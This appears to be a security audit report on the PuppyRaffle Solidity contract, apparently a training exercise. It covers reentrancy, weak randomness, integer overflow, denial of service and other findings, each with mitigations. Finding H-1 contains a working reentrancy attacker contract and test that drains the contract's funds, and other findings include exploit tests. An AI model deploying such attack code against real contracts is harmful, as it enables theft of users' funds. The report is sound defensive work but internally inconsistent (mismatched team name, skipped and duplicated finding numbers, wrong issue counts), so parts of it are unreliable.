

PuppyRaffle Audit Report

Version 1.0

Orsini

January 19, 2026

Protocol Audit Report

Orsini

January 19, 2026

Prepared by: Orsini Lead Researchers: - Orsini

Table of Contents

  - [M-1] TITLE - Looping players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DOS) attack, incrementing gas cost for future entrants
  - [M-2] Balance check on `PuppyRaffle::withdrawFees` enables griefers to selfdestruct a contract to send ETH to the raffle, blocking withdrawals
  - [M-4] Smart Contract wallet raffle winners without a `receive` or a `fallback` will block the start of a new contest

- Low

  - [L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not enterred the raffle.

- Informational

  - [I-2] Solidity pragma should be specific, not wide
  - [I-2] Using an outdated version of solidity is not recommended.
  - [I-3] Missing checks for `address(0)` when assigning values to address state variables
  - [I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice.
  - [I-5] use of "magic" numbers is disencouraged
  - [I-6] State changes are missing events
  - [I-7] `PuppyRaffle::isActivePlayer` is never used and should be removed

- Gas

  - [G-1] Unchanged state variable should be declared constant or immutable.
  - [G-2] Storage variables in a loop should be cached

Protocol Summary

This project is to enter a raffle to win a cute dog NFT. The protocol should do the following:

1. Call the `enterRaffle` function with the following parameters:

   1. `address[] participants`: A list of addresses that enter. You can use this to enter yourself multiple times, or yourself and a group of your friends.

2. Duplicate addresses are not allowed
3. Users are allowed to get a refund of their ticket & `value` if they call the `refund` function
4. Every X seconds, the raffle will be able to draw a winner and be minted a random puppy
5. The owner of the protocol will set a feeAddress to take a cut of the `value`, and the rest of the funds will be sent to the winner of the puppy.

Disclaimer

The Detly Bears team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 2a47715b30cf11ca82db148704e67652ad679cd8

Scope

```
./src/
#-- PuppyRaffle.sol
```

Roles

Owner - Deployer of the protocol, has the power to change the wallet address to which fees are sent through the `changeFeeAddress` function. Player - Participant of the raffle, has the power to enter the raffle with the `enterRaffle` function and refund value through `refund` function.

Executive Summary

This codebase could be the treshold of the next bg thing.

Issues found

Severity	Number of issues found
High	3
Medium	3
Low	1
Info	7
Gas	2
Total	16

Findings

High

[H-1] Reentrancy attack in `PuppyRaffle::refund` allows entrant to raffle balance

Description: The `PuppyRaffle::refund` function does not follow CEI(Checks, Effects, Interaction) and as a result, enables participants to drain the contract balance.

In the `PuppyRaffle::refund` function, we first make an external call to the `msg.sender` address and only after making that external call do we update the `PuppyRaffle::players` array.

```
    function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(
            playerAddress == msg.sender,
            "PuppyRaffle: Only the player can refund"
        );
        require(
            playerAddress != address(0),
            "PuppyRaffle: Player already refunded, or is not active"
        );

@>        payable(msg.sender).sendValue(entranceFee);
@>
        players[playerIndex] = address(0);
        emit RaffleRefunded(playerAddress);
    }
```

A player who has entered the rafle can have a `fallback`/`recieve` function that calls the `PuppyRaffle::refund` function again and claim another refund. They could continue the cycle till the contract is drained.

Impact: All fees paid by the raffle entrants could be stolen by the malicious participant.

Proof of Concept: 1. user enters the raffle 2. Attacker sets up a contract with a `fallback` function that calls `PuppyRaffle::refund` 3. Attacker enters the raffle. 4. Attacker cals `PuppyRaffle::refund` from their attack contract, draining the contrct balance.

Proof of Code

Code

Add the following code to the `PuppyRaffleTest.t.sol` file.

```
contract ReentrancyAttacker {
    PuppyRaffle puppyRaffle;
    uint256 entranceFee;
    uint256 attackerIndex;

    constructor(address _puppyRaffle) {
        puppyRaffle = PuppyRaffle(_puppyRaffle);
        entranceFee = puppyRaffle.entranceFee();
    }

    function attack() external payable {
        address[] memory players = new address[](1);
        players[0] = address(this);
        puppyRaffle.enterRaffle{value: entranceFee}(players);
        attackerIndex = puppyRaffle.getActivePlayerIndex(address(this));
        puppyRaffle.refund(attackerIndex);
    }

    fallback() external payable {
        if (address(puppyRaffle).balance >= entranceFee) {
            puppyRaffle.refund(attackerIndex);
        }
    }
}

function testReentrance() public playersEntered {
    ReentrancyAttacker attacker = new ReentrancyAttacker(address(puppyRaffle));
    vm.deal(address(attacker), 1e18);
    uint256 startingAttackerBalance = address(attacker).balance;
    uint256 startingContractBalance = address(puppyRaffle).balance;

    attacker.attack();

    uint256 endingAttackerBalance = address(attacker).balance;
    uint256 endingContractBalance = address(puppyRaffle).balance;
    assertEq(endingAttackerBalance, startingAttackerBalance + startingContractBalance);
    assertEq(endingContractBalance, 0);
}
```

Recomended Mitigation: To fix this, we should have the PuppyRaffle::refund function update the players array before making the external call. Additionally, we should move the event emission up as well.

```
        function refund(uint256 playerIndex) public {
        address playerAddress = players[playerIndex];
        require(playerAddress == msg.sender, "PuppyRaffle: Only the player can refund");
        require(playerAddress != address(0), "PuppyRaffle: Player already refunded, or is not active");
+       players[playerIndex] = address(0);
+       emit RaffleRefunded(playerAddress);
        (bool success,) = msg.sender.call{value: entranceFee}("");
        require(success, "PuppyRaffle: Failed to refund player");
-        players[playerIndex] = address(0);
-        emit RaffleRefunded(playerAddress);
    }
```

[H-2] Weak randomness in `PuppyRaffle::selectWinner` allows users to influence or predict the winner and influence or predic thte winnin puppy.

Description: Hashing `msg.sender`, `block.timestamp`, and `block.difficulty` together creates a predictable find number. A predictable number is not a good random nmber. Malicious users can manipulate these values or know them ahead of time choose the winner of the raffle themselves.

Note: This means user could front-run tis function and call `refund` if they see they are not the winner

Impact: Any user can influence the winner of the raffle, winning the money and selecting the `rarest` puppy. making the entire raffle worthless if it becomes a gas war as to who wins the raffles.

Proof Of Concept: There are a few attack vectors here.

1. Validators can know ahead of time the `block.timestamp` and `block.difficulty` and use that knowledge to predict when / how to participate. See the solidity blog on prevrando here. `block.difficulty` was recently replaced with `prevrandao`.
2. Users can manipulate the `msg.sender` value to result in their index being the winner.

Using on-chain values as a randomness seed is a well-known attack vector in the blockchain space.

Recommended Mitigation: Consider using an oracle for your randomness like Chainlink VRF.

[H-3] Integer overflow of `PuppyRaffle::totalFees` loses fees

Description: In Solidity versions prior to `0.8.0`, integers were subject to integer overflows.

```
uint64 myVar = type(uint64).max;
// myVar will be 18446744073709551615
myVar = myVar + 1;
// myVar will be 0
```

Impact: In `PuppyRaffle::selectWinner`, `totalFees` are accumulated for the `feeAddress` to collect later in `withdrawFees`. However, if the `totalFees` variable overflows, the `feeAddress` may not collect the correct amount of fees, leaving fees permanently stuck in the contract.

Proof of Concept: 1. We first conclude a raffle of 4 players to collect some fees. 2. We then have 89 additional players enter a new raffle, and we conclude that raffle as well. 3. `totalFees` will be:

```
totalFees = totalFees + uint64(fee);
// substituted
totalFees = 800000000000000000 + 17800000000000000000;
// due to overflow, the following is now the case
totalFees = 153255926290448384;
```

4. You will now not be able to withdraw, due to this line in `PuppyRaffle::withdrawFees`:

```
require(address(this).balance == uint256(totalFees), "PuppyRaffle: There
    are currently players active!");
```

Although you could use `selfdestruct` to send ETH to this contract in order for the values to match and withdraw the fees, this is clearly not what the protocol is intended to do.

Proof Of Code Place this into the `PuppyRaffleTest.t.sol` file.

```
function testTotalFeesOverflow() public playersEntered {
        // We finish a raffle of 4 to collect some fees
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);
        puppyRaffle.selectWinner();
        uint256 startingTotalFees = puppyRaffle.totalFees();
        // startingTotalFees = 800000000000000000

        // We then have 89 players enter a new raffle
        uint256 playersNum = 89;
        address[] memory players = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            players[i] = address(i);
        }
        puppyRaffle.enterRaffle{value: entranceFee * playersNum}(players);
        // We end the raffle
        vm.warp(block.timestamp + duration + 1);
        vm.roll(block.number + 1);

        // And here is where the issue occurs
        // We will now have fewer fees even though we just finished a second raffle
        puppyRaffle.selectWinner();

        uint256 endingTotalFees = puppyRaffle.totalFees();
        console.log("ending total fees", endingTotalFees);
        assert(endingTotalFees < startingTotalFees);

        // We are also unable to withdraw any fees because of the require check
        vm.prank(puppyRaffle.feeAddress());
        vm.expectRevert("PuppyRaffle: There are currently players active!");
        puppyRaffle.withdrawFees();
    }
```

Recommended Mitigation: There are a few recommended mitigations here.

1. Use a newer version of Solidity that does not allow integer overflows by default.

```
- pragma solidity ^0.7.6;
+ pragma solidity ^0.8.18;
```

Alternatively, if you want to use an older version of Solidity, you can use a library like OpenZeppelin's `SafeMath` to prevent integer overflows.

2. Use a `uint256` instead of a `uint64` for `totalFees`.

```
- uint64 public totalFees = 0;
+ uint256 public totalFees = 0;
```

3. Remove the balance check in `PuppyRaffle::withdrawFees`

```
- require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players active!");
```

We additionally want to bring your attention to another attack vector as a result of this line in a future finding.

Medium

[M-1] TITLE - Looping players array to check for duplicates in `PuppyRaffle::enterRaffle` is a potential denial of service (DOS) attack, incrementing gas cost for future entrants

Description: The `PuppyRaffle::enterRaffle` function loops through the `players` array to check for duplicates. However, the longer the `PuppyRaffle::player` array is, the more checks a new player will have to make. This means the gas costs for players who enter early will be dramatically lower than for those who enter later. Every additional address creates an aditional loop.

```
 for (uint256 i = 0; i < players.length - 1; i++) {
           for (uint256 j = i + 1; j < players.length; j++) {
               require(players[i] != players[j], "PuppyRaffle: Duplicate player");
           }
       }
```

Impact: The gas cost for the raffle entrants will greatly increase as more players enter the raffle, Discouraging later users from entering and causing a rush at start of a raffle to be one of the first entrants in the queue.

An attacker might make the `PuppyRaffle::entrants` array so big, that no one enters, guaranteeing themselves to win.

Proof of Concept:

If we ave 2 sets of 100 players enter, the gas costs will be such: -1st 100 players: 6523175 gas -2nd 100 players: 18995515 gas

This makes that 3x expensive for second 100 players

PoC place the following test into `PuppyRaffleTest.t.sol`

```
function test_DOS() public {
       vm.txGasPrice(1);

       uint256 playersNum = 100;
       address[] memory players = new address[](playersNum);
       for (uint256 i = 0; i < playersNum; i++) {
           players[i] = address(uint160(i + 1));
       }
       uint256 gasStart = gasleft();
       puppyRaffle.enterRaffle{value: entranceFee * players.length}(players);
       uint256 gasEnd = gasleft();
```

```

        uint256 gasUsedFirst = (gasStart - gasEnd) * tx.gasprice;
        console.log("Gas cost of the first 100 players: ", gasUsedFirst);

        //second set of 100 players
         address[] memory playersTwo = new address[](playersNum);
        for (uint256 i = 0; i < playersNum; i++) {
            playersTwo[i] = address(uint160(i + 1 + playersNum));
        }
        uint256 gasStartSecond = gasleft();
        puppyRaffle.enterRaffle{value: entranceFee * playersTwo.length}(playersTwo);
        uint256 gasEndSecond = gasleft();

        uint256 gasUsedSecond = (gasStartSecond - gasEndSecond) * tx.gasprice;
        console.log("Gas cost of the second 100 players: ", gasUsedSecond);

        assert(gasUsedFirst<gasUsedSecond);
    }
```

Recommended Mitigation: There are a few recommendations,

1. Consider allowing duplicates, Users can make new wallet addresses anyways, so a duplicate check doesnt prvent the same person from entereing multiple times, only the same wallet address.
2. Consider using a mapping to check for duplicates.
3. Consider using openzeppelin enumerable library

[M-2] Balance check on `PuppyRaffle::withdrawFees` enables griefers to selfdestruct a contract to send ETH to the raffle, blocking withdrawals

Description: The `PuppyRaffle::withdrawFees` function checks the `totalFees` equals the ETH balance of the contract (`address(this).balance`). Since this contract doesn't have a `payable` fallback or `receive` function, you'd think this wouldn't be possible, but a user could `selfdesctruct` a contract with ETH in it and force funds to the `PuppyRaffle` contract, breaking this check.

```
    function withdrawFees() external {
@>      require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players active!");
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
    }
```

Impact: This would prevent the `feeAddress` from withdrawing fees. A malicious user could see a `withdrawFee` transaction in the mempool, front-run it, and block the withdrawal by sending fees.

Proof of Concept:

1. `PuppyRaffle` has 800 wei in it's balance, and 800 totalFees.
2. Malicious user sends 1 wei via a `selfdestruct`
3. `feeAddress` is no longer able to withdraw funds

Recommended Mitigation: Remove the balance check on the `PuppyRaffle::withdrawFees` function.

```
    function withdrawFees() external {
-       require(address(this).balance == uint256(totalFees), "PuppyRaffle: There are currently players active!");
        uint256 feesToWithdraw = totalFees;
        totalFees = 0;
        (bool success,) = feeAddress.call{value: feesToWithdraw}("");
        require(success, "PuppyRaffle: Failed to withdraw fees");
    }
```

[M-4] Smart Contract wallet raffle winners without a `receive` or a `fallback` will block the start of a new contest

Description: The `PuppyRaffle::selectWinner` function is responsible for resetting the lottery. However, if the winner is a smart contract wallet that rejects payment, the lottery would not be able to restart.

Non-smart contract wallet users could reenter, but it might cost them a lot of gas due to the duplicate check.

Impact: The `PuppyRaffle::selectWinner` function could revert many times, and make it very difficult to reset the lottery, preventing a new one from starting.

Also, true winners would not be able to get paid out, and someone else would win their money!

Proof of Concept: 1. 10 smart contract wallets enter the lottery without a fallback or receive function. 2. The lottery ends 3. The `selectWinner` function wouldn't work, even though the lottery is over!

Recommended Mitigation: There are a few options to mitigate this issue.

1. Do not allow smart contract wallet entrants (not recommended)
2. Create a mapping of addresses -> payout so winners can pull their funds out themselves, putting the owness on the winner to claim their prize. (Recommended)

Low

[L-1] `PuppyRaffle::getActivePlayerIndex` returns 0 for non-existent players and for players at index 0, causing a player at index 0 to incorrectly think they have not enterred the raffle.

Description: if a player is in the `PuppyRaffle::players` array at index 0, this will return 0, but according to the natspec, it will return 0 if the player is not in the array.

```
    function getActivePlayerIndex(
        address player
    ) external view returns (uint256) {
        for (uint256 i = 0; i < players.length; i++) {
            if (players[i] == player) {
                return i;
            }
        }
        return 0;
    }
```

Impact: A player at index 0 may incorrectly think they have not enterred the raffle, and attempt to enter the raffle again, waisting gas.

Proof Of Concept:

1. User enters the raffle, they are the first entrant
2. `PuppyRaffle::getActivePlayerIndex` returns 0
3. User thinks they have not entered correctly due to the function doccumentation.

Recommended Mitigation: The easiest recommendation would be to revert if the player is not in the array instead of returning 0.

You could also reserve the 0th position for any competition, but a better solution might be to return an `int256` where the function returns -1 if the player isnt active.

Informational

[I-2] Solidity pragma should be specific, not wide

Consider using a specific version of Solidity in your contracts instead of a wide version. For example, instead of `pragma solidity ^0.8.0;`, use `pragma solidity 0.8.0;`

1 Found Instances

~~~~
```solidity
pragma solidity ^0.7.6;
```
~~~~

[I-2] Using an outdated version of solidity is not recommended.

solc frequently releases new compiler versions. Using an old version prevents access to new Solidity security checks. We also recommend avoiding complex pragma statement.

Recommendation: Deploy with a recent version of Solidity (at least 0.8.0) with no known severe issues.

Use a simple pragma version that allows any of these versions. Consider using the latest version of Solidity for testing.

Please see slither documentation for more information

[I-3] Missing checks for `address(0)` when assigning values to address state variables

Check for `address(0)` when assigning values to address state variables.

2 Found Instances

~~~~
```javascript
        feeAddress = _feeAddress;
```



```javascript
        feeAddress = newFeeAddress;
```
~~~~

[I-4] `PuppyRaffle::selectWinner` does not follow CEI, which is not a best practice.

It's best to keep code clean and follow CEI (Checks, Effects, Interaction)

```
-        (bool success, ) = winner.call{value: prizePool}("");
-        require(success, "PuppyRaffle: Failed to send prize pool to winner");
         _safeMint(winner, tokenId);
+        (bool success, ) = winner.call{value: prizePool}("");
+         require(success, "PuppyRaffle: Failed to send prize pool to winner");
```

[I-5] use of "magic" numbers is disencouraged

it can be confusing t see number literals in a codebase, and it's much more readable if the numbers are given a name.

Examples:

```
+       uint256 public constant PRIZE_POOL_PERCENTAGE = 80;
+       uint256 public constant FEE_PERCENTAGE = 20;
+       uint256 public constant TOTAL_PERCENTAGE = 100;
.
.
.
-        uint256 prizePool = (totalAmountCollected * 80) / 100;
-        uint256 fee = (totalAmountCollected * 20) / 100;
         uint256 prizePool = (totalAmountCollected * PRIZE_POOL_PERCENTAGE) / TOTAL_PERCENTAGE;
         uint256 fee = (totalAmountCollected * FEE_PERCENTAGE) / TOTAL_PERCENTAGE;
```

[I-6] State changes are missing events

[I-7] `PuppyRaffle::isActivePlayer` is never used and should be removed

Gas

[G-1] Unchanged state variable should be declared constant or immutable.

Reading from storage is much more expensiv ethan reading from a constant or immtable variable

Intances: `PuppyRaffle::raffleDuration` should be `immutable` `PuppyRaffle::commonImageUri` should be `immutable` `PuppyRaffle::rareImageUri` should be `immutable` `PuppyRaffle::legendaryImageUri` should be `immutable`

[G-2] Storage variables in a loop should be cached

Everytime you call `players.length` you read from storage, as opposed to opposed to memory which is more gas efficient.

```
+        uint256 playersLength = players.length
-       for (uint256 i = 0; i < players.length - 1; i++) {
+       for (uint256 i = 0; i < playersLength - 1; i++) {
-           for (uint256 j = i + 1; j < players.length; j++) {
+           for (uint256 j = i + 1; j < playersLength; j++) {
               require(
                   players[i] != players[j],
                   "PuppyRaffle: Duplicate player"
               );
           }
       }
```